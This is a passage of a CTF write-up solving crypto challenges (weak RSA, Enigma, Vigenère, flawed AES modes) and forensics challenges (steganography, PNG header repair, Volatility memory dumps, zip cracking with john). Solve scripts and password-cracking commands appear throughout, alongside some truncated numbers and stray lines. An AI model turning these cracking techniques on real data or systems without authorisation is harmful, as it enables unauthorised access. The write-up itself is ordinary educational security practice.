print("ct_2 = ",ct2)
py
#n : 825290038541074496558828287793066802613225142915781769148553356601963161360208913302829
#ct_1 : 16681447861709966575959992587888548590500469387767603130240510392630471237712883328
#ct_2 : 74649112917012996389389688584539047038814117242787890422412732444940527114465444367
```

Solution:

Used cube root attack since $e=3$.

If you take the cubed root of c , and if that is smaller than the cubed root of n , then your plaintext message m is just the cubed root of c !

```

from Crypto.Util.number import *

n =
8252900385410744965588282779306680261322514291578176914855335660196316136020891330282977
86239278195557600390827691833623249642839490270171286505084617791943215002422133324886918
28191607240040276876153166045249564777268533414717294905797812269047502032677748152668149
93007700799909440327200157743001636208979
ct_1 =
16681447861709966575959992587888548590500469387767603130240510392630471237712883328945139
9315285139351023889805260771073135932355790495777106934584412944237025988585303236848198
011801305784092763134546736133138274497511627826158781621349
ct_2 =
74649112917012996389389688584539047038814117242787890422412732444940527114465444367380737
02742981117579277594202951450198421570075164608554856304300747895966795457264687119747908
57457507525657804674266342421976330177596275050251638990527690398734992259759565471976031
01339946515705697532653196551891380383692

e= 3

def iroot(x, n):
    """Return (y, b) where y is the integer nth root of x and b is True if y is exact."""
    if x == 0:
        return x, True

    k = (x.bit_length() - 1) // n
    y = 1 << k
    for i in range(k - 1, -1, -1):
        z = y | 1 << i
        if z ** n <= x:
            y = z
    return y, x == y ** n

pt = iroot(ct_1,3)[0]
decrypted = long_to_bytes(pt)
print(decrypted)

```

flag: flag{b3z0u7_l0v3s_c0mm0n_m06u1u5}

3. Wojtek's Enigma

We are given an encrypted text like this,

Ensure the client's security at all times

`agin{afkkxf_7e3_ib4d}`

Model : M3

Reflector : UKW B

ROTOR 1 : VI

Position : 1A

Ring : 2B

ROTOR 2 : I

Position : 3C

Ring : 4D

ROTOR 3 : III

Position : 5E

Ring : 6F

PLUGBOARD : bq cr di ej kw mt os px uz gh

Upon researching on wojtek enigma , I found an enigma decoder in cyberchef using that decode the encrypted text.

The screenshot shows the CyberChef interface with the following configuration:

- Input:** `agin{afkkxf_7e3_ib4d}`
- Enigma Settings:**
 - Model: 3-rotor
 - Left-hand rotor: `JPGVQUMFYQBENHZRDKASX...`
 - Left-hand rotor ring setting: B
 - Left-hand rotor initial value: A
 - Middle rotor: `EKMFLGDQVZNTOWYHXUSPA...`
 - Middle rotor ring setting: D
- Output:** `[FLAG{WOJTEK_7H3_BE4R}]`

4. Grandfather cipher:

```

```python

letters = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}'
key = ???
flag = ???

def encrypt(plaintext, key):

 plaintext = plaintext.upper()
 key = key.upper()
 char_to_val = {char:val for val,char in enumerate(letters)}
 ciphertext = ""

 for i, char in enumerate(plaintext):
 plaintext_val = char_to_val[char]
 key_val = char_to_val[key[i % len(key)]]
 cipher_val = (plaintext_val + key_val) % len(letters)
 cipher_char = letters[cipher_val]
 ciphertext += cipher_char

 return ciphertext

print(encrypt(flag, key))
```

```

encrypted text: O8Q2HZE9PCID38QDRL3COL7C3ZS01DVEU8CX01Q6R{WDQ1}4P13001S4Y4UH6W

Solution:

This is a Vigenere Cypher with no key. we must recover this key and obtain the flag.

To obtain the key we need to find the frequency of the occurring alphabets in the plaintext and cipher text and subtract it to get the key.

Known Text: F - 5 L - 11 A - 0 G - 6

Ciphertext: O - 14 8 - 34 Q - 16 2 - 28

Key: J - 9 X - 23 Q - 16 W - 22

example: f=5, and O=14 (cipher-plain =key) $14-5=9$, $9\Rightarrow j$ so 1st letter of the key is j, like this we can find the key as JXQW.

FLAG{C0nGR4TULATI0NSF0rSuCCesSFULLyBrAkInGTHeviGenereCiphExx}

5.MOD:

```
flag = #####redacted#####
flag = flag.encode()
l = [i%97 for i in flag]

print(l)
#l=[5, 11, 0, 6, 26, 77, 48, 3, 20, 49, 48, 95, 12, 52, 10, 51, 18, 95, 55, 7, 8, 13, 6,
18, 95, 11, 48, 48, 15,28]
```

Solution:

```
o=[5, 11, 0, 6, 26, 77, 48, 3, 20, 49, 48, 95, 12, 52, 10, 51, 18, 95, 55, 7, 8, 13, 6,
18, 95, 11, 48, 48, 15,28]

f=''

for j in o:
    if j<=26:
        f+=chr(j+97)
    else:
        f+=chr(j)

print(f)

#flag: flag{M0du10_m4k3s_7hings_l00p}
```

flag{M0du10_m4k3s_7hings_l00p}

6.Flawless aes:

```
import os
from Crypto.Cipher import AES
from secret import flag

secret = b"This is top secret message. I hope, no one can intercept UwU !!!"

iv1 = os.urandom(16)
iv2 = os.urandom(16)
key = os.urandom(16)
flag = flag + b"\0" * (16 - len(flag) % 16)

cipher = AES.new(iv1, AES.MODE_CBC, key)
ciphertext1 = cipher.encrypt(secret)
cipher = AES.new(key, AES.MODE_CBC, iv2)
ciphertext2 = cipher.encrypt(flag)

with open("encrypted", "wb") as f:
    f.write(iv1)
    f.write(ciphertext1)
    f.write(iv2)
    f.write(ciphertext2)
```

Also an encrypted binary file is provided.

Solution:

From the given script, we conclude the following points:

Aes CBC mode is used and random iv is generated and also a secret is provided .

The flag is padded to 16bytes since aes works on 16bytes. After that the secret is encrypted and stored in ct1 and the flag is encrypted and stored in ct2.

solve.py

```

import os
from Crypto.Cipher import AES

def xor(ba1, ba2):
    return bytes([_a ^ _b for _a, _b in zip(ba1, ba2)])

with open('encrypted.bin', 'rb') as fl:
    ar = fl.read()
iv1 = ar[:16]
ct1 = ar[16:16+64]
iv2 = ar[16+64:16+64+16]
ct2 = ar[32+64:]
secret = b"This is top secret message. I hope, no one can intercept UwU !!!"
iv = b'\x00' * 16

cipher = AES.new(iv1, AES.MODE_CBC, iv)

pt1 = cipher.decrypt(ct1)
key = xor(pt1, secret)[:16]
cipher = AES.new(key, AES.MODE_CBC, iv2)
print(cipher.decrypt(ct2))

```

The encrypted binary file is read and stored in a variable .since it contains iv1,iv2,ct1,ct2 we can extract those values by 16bytes.

Now we have all the contents , so we decrypt it by reversing the encryption process.

flag: flag{h3y_y0u_g077It!!}

7.Common primes:

```

from Crypto.Util.number import *

modulus_list = [9291701910924652094611191925994472774554454278398235543071697200665322246283

e = 65537
flag = b"flag{#####}"

message = bytes_to_long(flag)
ciphertext = [pow(message, e, modulus_list[i]) for i in range(4)]

obj1 = open("ciphertext.txt",'w')
obj1.write(str(ciphertext))

```

```
[5010299098365967645653211899833662629856627570642443045899455273892797603551489927281506
02208590432674604238715688416832642871974518269145382605161192584559748570154905817969914
78795451696572538648516023976342026892818390989204861808890471532620011530172881403660843
299850636314853520771410680378269046388979,
63062735312733399115272377665781523909620049393396278217875481172044321868823005121008771
36258541853998973209873714269618291666132627293369099157427401347479269234615390260531544
82244793945092722148230354944041965156020398407155830408732331017188579376433087202588877
23155213790751953221485022508776722908176,
21012532989119487685994320012096944672031326405628764341764637084158339159731759975782976
92108600253691898051547068648757903143466809878103566455452337906984481613587882947948127
13696230095171782394579777318431277074297343875196854877666733535348053670923660382034462
16878137260145732263202544039734332802880,
80588314679904213046563421774623688623804361141532273922867958399118054926360145609661314
22775097644689824930201962971777539225236582720014466858639935517540740518418444245787558
23558004631464727959114824548380255899623205486962371829679906449681960215515251348618125
34741570327275935245035215320582734195904]
```

Solution:

I tried to find the gcd of modulus list since the challenge name suggests common primes.

```
import math

modulus_list = [9291701910924652094611191925994472774554454278398235543071697200665322246283
val = []

for i_index, i in enumerate(modulus_list):
    for cp_index, cp in enumerate(modulus_list):
        if i_index != cp_index:
            gcd = math.gcd(i, cp)
            if gcd != 1:
                val.append((i_index, cp_index, gcd))
        if i % cp == 0:
            print(i, cp)
            break

print(val)
```

This gives a common divisor, dividing modulus[1] and modulus[3] with this value gives our p and q.

final solve.py

```

from Crypto.Util.number import *

p = 9741600541544439688862689706828992686313606094116279597817906239712005616166763464896924

q = 1340315810358469165487531216288209138921013527382295286904071111307581366324584769339820

c=630627353127333991152723776657815239096200493933962782178754811720443218688230051210087713

e=65537

n=p*q

phi=(p-1)*(q-1)

d=pow(e,-1,phi)

flag=pow(c,d,n)

print(long_to_bytes(flag).decode())

```

flag{w3_h4v3_s0_much_1n_c0mm0n}

8. Too close for comfort:

```

from gmpy2 import next_prime,invert
from Crypto.Util.number import *

flag = "flag{REDACTED}"
flag = bytes_to_long(flag.encode())
p = getPrime(512)
q = next_prime(p)
n = p*q
e = 65537
phi = (p-1)*(q-1)
d = invert(e,phi)
c = pow(flag,e,n)
print("n : ",n)
print("c : ",c)

```

```

n :
51262621421762918526093632383370534180768834026547970314343452353598602088230820806033740
00732879555457064231825278966676331525350986648997230463127405088009635826140019608377396
17688711828681829802559542306463651633477383409231648397029599480860497486163956329377343
13167798374046524562505972965628250476311

c :
36352708125237430764760060909529418780804291559038503125980629255501905387145728377360035
34130808633019514020067577852128083412516317887219432130679055627366383869723509437648011
79861752923887050054038705237602609256272241103832307947358569031923107020097996311059038
96037080675097289706993777714380538272695

```

Solution:

Here p and q are two nearest primes because next_prime() function is used for q.

we can use this weakness to decrypt .

```

from gmpy2 import iroot
n =
51262621421762918526093632383370534180768834026547970314343452353598602088230820806033740
00732879555457064231825278966676331525350986648997230463127405088009635826140019608377396
17688711828681829802559542306463651633477383409231648397029599480860497486163956329377343
13167798374046524562505972965628250476311
qu,b = iroot(n,2)
while n%qu != 0:
    qu += 1
p = qu
q = n // qu
print(p)
print(q)

```

This gives us p and q.

final.py

```

from Crypto.Util.number import *
p =
71597919957051069715186926000974049109390503354788204853419394499252058806471343254540701
46449825578592400158599249475957026040350418341470093545761250817
q =
71597919957051069715186926000974049109390503354788204853419394499252058806471343254540701
46449825578592400158599249475957026040350418341470093545761250583
c=363527081252374307647600609095294187808042915590385031259806292555019053871457283773600
35341308086330195140200675778521280834125163178872194321306790556273663838697235094376480
11798617529238870500540387052376026092562722411038323079473585690319231070200979963110590
389603708067509728970699377714380538272695
e=65537
n=p*q
phi=(p-1)*(q-1)
d=pow(e,-1,phi)

flag=pow(c,d,n)
print(long_to_bytes(flag).decode())

```

flag{Cl0s3_pr!m3s_c4n_3as!1y_b3_s01v3d_us!ng_f3rm47}

9. IS IT AN RSA???

```

from Crypto.Util.number import getPrime

p = getPrime(1024)
q = getPrime(1024)
r = getPrime(1024)
s = getPrime(1024)

m = #REDACTED
n1 = p*q
n2 = q*r
n3 = #REDACTED
e = 65537
c = pow(m,e,n3)

with open("cipher.txt","w") as f1:
    f1.write("n1 : {n1}\nn2 : {n2}\nn3 : {n3}\nnc : {c}")

```

```

n1 : 209129100507960318308096739776744558573933200961134710001084765982396718232904545390995
n2 : 238724269325638839149019832316923638059830705203310024474450507155249722515864978005717
n3 : 623265548625163278510022487995567876890926533209308999370330362371439285305085412615456
c : 3007656756310367024405237393511548973833283223109094276391508198919610207906893073693084

```

Solution:

since $n_1 = pq$, $n_2 = qr$ so if we get the GCD of n_1 , n_2 we can get value of q .

```
from Crypto.Util.number import long_to_bytes

n1 = 209129100507960318308096739776744558573933200961134710001084765982396718232904545390995
n2 = 238724269325638839149019832316923638059830705203310024474450507155249722515864978005717
n3 = 623265548625163278510022487995567876890926533209308999370330362371439285305085412615456
q = math.gcd(n1, n2)
print(q)
# 16768408593463511138105189988179080219157811889011166123666499425768450437469943386621848
```

Now we have q , so to find p we need to divide q with n_1 and n_2 .

$p = n_1 // q$, $r = n_2 // q$

now we have p, q, r using these values I tried to decrypt the RSA. Luckily got the flag.

final.py

```
from Crypto.Util.number import *

n1=20912910050796031830809673977674455857393320096113471000108476598239671823290454539099505
q=16768408593463511138105189988179080219157811889011166123666499425768450437469943386621848
c=300765675631036702440523739351154897383328322310909427639150819891961020790689307369308441

p = n1//q
e=65537
phi=(p-1)*(q-1)
d=pow(e,-1,phi)
flag=pow(c,d,n1)
print(long_to_bytes(flag).decode())
```

```
from Python39\python.exe  C:\Users\Arun Varajit\vscode\extensions\ms-python
30' '--' 'E:\CTF''s and Bug Bounty\ctfs\digital defenders\cryptosolve.py'
flag{1s_17_r34lly_an_RSA???
```

flag: flag{1s_17_r34lly_an_RSA???

10. Treasure Count:

```

import os
from Crypto.Cipher import AES

KEY = b''

class CustomCounter(object):
    def __init__(self, value=os.urandom(16), step_up=False):
        self.value = value.hex()

        self.step = 1
        self.stup = step_up

    def increment(self):
        if self.stup:
            self.new_value = hex(int(self.value, 16) + self.step)
        else:
            self.new_value = hex(int(self.value, 16) - self.stup)
        self.value = self.new_value[2:]
        return bytes.fromhex(self.value.zfill(32))

    def __repr__(self):
        self.increment()
        return self.value


def encrypt():
    cipher = AES.new(KEY, AES.MODE_ECB)
    ctr = CustomCounter()
    output = []
    with open("//home//disco//Desktop//flag.png", 'rb') as file:
        block = file.read(16)
        while block:
            keystream = cipher.encrypt(ctr.increment())
            xored = [x^y for x, y in zip(block, keystream)]
            output.append(bytes(xored).hex())
            block = file.read(16)

    return {"encrypted": ''.join(output)}

with open('/home/disco/Desktop/chall.txt', 'w') as chall:
    chall.write(encrypt()['encrypted'])

```

Also an encrypted file provided.

Solution:

The encrypt() method uses AES ECB mode to encrypt the file, which is not the best mode .To create a decrypt() method we need to find the key used during encryption and also the counter values .

we use an XOR operation with the keystream obtained from the counter and the ciphertext blocks

final.py:

```
from Crypto.Cipher import AES

rpng = b'\x89PNG\r\n\x1a\n\x00\x00\x00\rIHDR'
out = []
with open('data.txt', 'r') as fl:
    block = bytes.fromhex(fl.read(32))
    xored = [x^y for x, y in zip(block, rpng)]
    rks = bytes(xored)
with open('data.txt', 'r') as ff:
    block = bytes.fromhex(ff.read(32))
    while block:
        xored = [x^y for x, y in zip(block, rks)]
        out.append(bytes(xored))
        block = bytes.fromhex(ff.read(32))

with open('final.png', 'wb') as flag:
    flag.write(b''.join(out))
```



flag{7h3_0n3P1eC3_15_R34L!!}

Digital forensics:

1.C4pt4inC0ld:

There is no room on this planet for anything less than a miracle
We gather here today to revel in the rebellion of a silent tongue
Every day, we lean forward into the light of our brightest designs & cherish the sun
Praise our hands & throats each incantation, a jubilee of a people dreaming wildly
Despite the dirt beneath our feet or the wind pushing against our greatest efforts

Soil creates things Art births change
This is the honey
& doesn't it taste like a promise?
The password is azrael
Where your heart is an accordion
& our laughter is a soundtrack
Friend, dance to this good song—
look how it holds our names!
Each bone of our flesh-homes sings welcome
O look at the Gods dancing
as the rain reigns against a steely skyline
Where grandparents sit on the porch & nod at the spectacle
in awe of the perfection of their grandchildren's faces
Each small discovery unearthed in its own outpour
Tomorrow our daughters will travel the world with each poem
& our sons will design cities against the backdrops of living museums
Yes! Our children will spin chalk until each equation bursts a familial tree

solution:


This encoded using some whitespace code and a password is given as azrael.

on doing some research I found a steg tool called stegsnow to retrieve the hidden data.

```
stegsnow -C -p "azarel" "secret.txt"
```

```
(kali㉿kali)-[~/Downloads/digitaldefenders]
$ stegsnow -C -p "azrael" "secret.txt"
bi0s{7h3_sn0w_0f_surpr1s3s}t0c0py
```

2.Alw4y5_h4s_b33n:



The flag is hidden in this picture. By using the hints in the description I figured we need to increase the width and height to see the flag.

For that referred this writeup :<https://www.google.com/amp/s/cyberhacktcs.com/hiding-information-by-changing-an-images-height/amp/>

Followed the steps given in the above writeup link, Converted the image to hex and modified the corresponding hex value which responsible for height and width . To identify the hex string it starts like this "ff c0".

Though the resulted image is not fully visible but we can spot the flag.



flag : bi0s{th3_dimention_tr1ck}

3.bl1ndf0ld

A blind image was given , to get the flag I used tool called stegsolve.jar to view picture in different planes.

flag: bi0s{7h3_c00l_plan3_stegan0gr4phy}

4. f1xm3:

we are provided with a corrupted image , in order to get the flag we need to fix the headers.

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
|-----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------|
| 00000000 | 67 | 54 | 78 | 47 | 0D | 0A | 1A | 0A | 00 | 00 | 00 | 0D | 49 | 68 | 72 | 64 | gTxG.....Ihrd |
| 00000010 | 00 | 00 | 03 | E8 | 00 | 00 | 02 | 58 | 08 | 06 | 00 | 00 | 00 | F1 | 1E | CC | ...è...X.....ñ.í |
| 00000020 | 25 | 00 | 00 | 00 | 04 | 67 | 41 | 4D | 41 | 00 | 00 | B1 | 8F | 0B | FC | 61 | %....gAMA..±..üa |
| 00000030 | 05 | 00 | 00 | 00 | 20 | 63 | 48 | 52 | 4D | 00 | 00 | 7A | 26 | 00 | 00 | 80 | cHRM..z&..€ |
| 00000040 | 84 | 00 | 00 | FA | 00 | 00 | 00 | 80 | E8 | 00 | 00 | 75 | 30 | 00 | 00 | EA | ...ú...€è..u0..ê |
| 00000050 | 60 | 00 | 00 | 3A | 98 | 00 | 00 | 17 | 70 | 9C | BA | 51 | 3C | 00 | 00 | 00 | `...:"...px°Q<... |
| 00000060 | 09 | 70 | 48 | 59 | 73 | 00 | 00 | 0E | C2 | 00 | 00 | 0E | C2 | 01 | 15 | 28 | .pHYs...Å...Å..(|
| 00000070 | 4A | 80 | 00 | 00 | 00 | 06 | 62 | 4B | 47 | 44 | 00 | FF | 00 | FF | 00 | FF | J€....bKGD.ÿ.ÿ.ÿ |
| 00000080 | A0 | BD | A7 | 93 | 00 | 00 | 00 | 07 | 74 | 49 | 4D | 45 | 07 | E7 | 06 | 0B | ¾\$"....tIME.ç.. |
| 00000090 | 12 | 19 | 3A | DD | 7A | F4 | 8F | 00 | 00 | 00 | 41 | 74 | 45 | 58 | 74 | 63 | ...:Ýzô....AtEXtc |
| 000000A0 | 6F | 6D | 6D | 65 | 6E | 74 | 00 | 43 | 52 | 45 | 41 | 54 | 4F | 52 | 3A | 20 | ommment.CREATOR: |
| 000000B0 | 67 | 64 | 2D | 6A | 70 | 65 | 67 | 20 | 76 | 31 | 2E | 30 | 20 | 28 | 75 | 73 | gd-jpeg v1.0 (us |
| 000000C0 | 69 | 6E | 67 | 20 | 49 | 4A | 47 | 20 | 4A | 50 | 45 | 47 | 20 | 76 | 38 | 30 | ing IJG JPEG v80 |
| 000000D0 | 29 | 2C | 20 | 71 | 75 | 61 | 6C | 69 | 74 | 79 | 20 | 3D | 20 | 37 | 35 | 0A |), quality = 75. |
| 000000E0 | CD | 8D | 05 | C8 | 00 | 00 | 00 | 25 | 74 | 45 | 58 | 74 | 64 | 61 | 74 | 65 | f..È...%tEXtdate |
| 000000F0 | 3A | 63 | 72 | 65 | 61 | 74 | 65 | 00 | 32 | 30 | 32 | 33 | 2D | 30 | 36 | 2D | :create.2023-06- |
| 00000100 | 31 | 31 | 54 | 31 | 38 | 3A | 32 | 35 | 3A | 32 | 31 | 2B | 30 | 30 | 3A | 30 | 11T18:25:21+00:0 |
| 00000110 | 30 | 1C | ED | D6 | 24 | 00 | 00 | 00 | 25 | 74 | 45 | 58 | 74 | 64 | 61 | 74 | 0.iÖ\$...%tEXtdat |
| 00000120 | 65 | 3A | 6D | 6F | 64 | 69 | 66 | 79 | 00 | 32 | 30 | 32 | 33 | 2D | 30 | 36 | e:modify.2023-06 |
| 00000130 | 2D | 31 | 31 | 54 | 31 | 38 | 3A | 32 | 35 | 3A | 31 | 32 | 2B | 30 | 30 | 3A | -11T18:25:12+00: |

Fixed the header like this

```
.PNG.....IHDR.....X.....  
%....IDATX.....a.... CHRM..z&...
```

And also modified the footer to have a IEND byte at the end.




flag: bi0s{g00d_f1x_g00d_s0lv3}

5. Upgr4d3d_f1xm3

This is similar to the fixme challenge , we need to fix the headers to get the flag

we have some incorrect headers like pgn , iddd which should be modified to png , idat ...

after modifying all the incorrect headers we get the original image back.



6. R3c0v3rytxt:

we are provided with an memory dump , we need to use volatility to get the flag.

```
python3 volatility3/vol.py -f /root/challenge.raw windows.filescan.FileScan | grep flag
```

we got the flag.txt physical address 0x7fddfc8

To retrieve it:

```
python3 volatility3/vol.py -f /root/challenge.raw windows.dumpfiles.DumpFiles --physaddr 0x7fddfc8
```

flag: bios{fil3dump_mastery_rec0very}

7. bl4ckscr33n_ex3cuti0n

Another memory dump challenge. This time we need to use volatility2

we need to get the image info:

```
vol.py -f chall.raw imageinfo
```

using the above command found the profile name "profile=Win7SP1x86 pslist"

```
vol.py -f chall.raw --profile=Win7SP1x86 memdump -p 980 -D ./dump/
```

flag: bios{m3m0ry_suprem4cy}

8. Pr0j3ct_M3t4:



Used exiftool on the image got a base64 string . decoding it gave the flag.

```
(kali㉿kali)-[~/Downloads/digitaldefenders]
$ exiftool chall\ \(\1\).jpg
ExifTool Version Number : 12.57
File Name : chall (1).jpg
Directory : .
File Size : 61 kB
File Modification Date/Time : 2023:07:11 09:55:00-04:00
File Access Date/Time : 2023:07:11 09:56:16-04:00
File Inode Change Date/Time : 2023:07:11 09:56:16-04:00
File Permissions : -rw-
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : None
X Resolution : 1
Y Resolution : 1
Comment : Ymkwc3tleDFmX2Q0dDR9Cg==
Image Width : 1200
Image Height : 900
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
YCbCr Sub Sampling : YCbCr4:4:4 (1 1)
Image Size : 1200×900
Megapixels : 1.1
```

comment: Ymkwc3tleDFmX2Q0dDR9Cg==
decoding this from base64 "bi0s{ex1f_d4t4}"

9. brut3nf0rce

we got a password protected zip file, to crack the password I used johntheripper tool.

```
(kali㉿kali)-[~/Downloads/digitaldefenders]
└─$ zip2john chall.zip > zip.hash
ver 2.0 efn 5455 efh 7875 chall.zip/chall7.jpg PKZIP Encr: TS_chk, cmplen=1073056, decmplen=1074541, crc=F84038C6 ts=08A2 cs=08a2 type=8

(kali㉿kali)-[~/Downloads/digitaldefenders]
└─$ john zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
gz          (chall.zip/chall7.jpg)
1g 0:00:00:00 DONE 1/3 (2023-07-11 11:24) 25.00g/s 31200p/s 31200c/s 31200C/s gz..all.
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

password : gz

Using that password , I extracted the zip file contents . There was an image in it.



I used various tools like exiftool,steghide,stegsolve.jar ... and among those stegseek tool extracted a secret from the above image.

```
└─(kali㉿kali)-[~/Downloads/digitaldefenders]
└─$ stegseek chall7.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "batman1"
[i] Original filename: "secret.txt".
[i] Extracting to "chall7.jpg.out".
the file "chall7.jpg.out" does already exist. overwrite ? (y/n)
n
[!] error: did not write to file "chall7.jpg.out".

└─(kali㉿kali)-[~/Downloads/digitaldefenders]
└─$ cat chall7.jpg.out
bi0s{bruting_satisfaction_for_real}
```

flag: bi0s{bruting_satisfaction_for_real}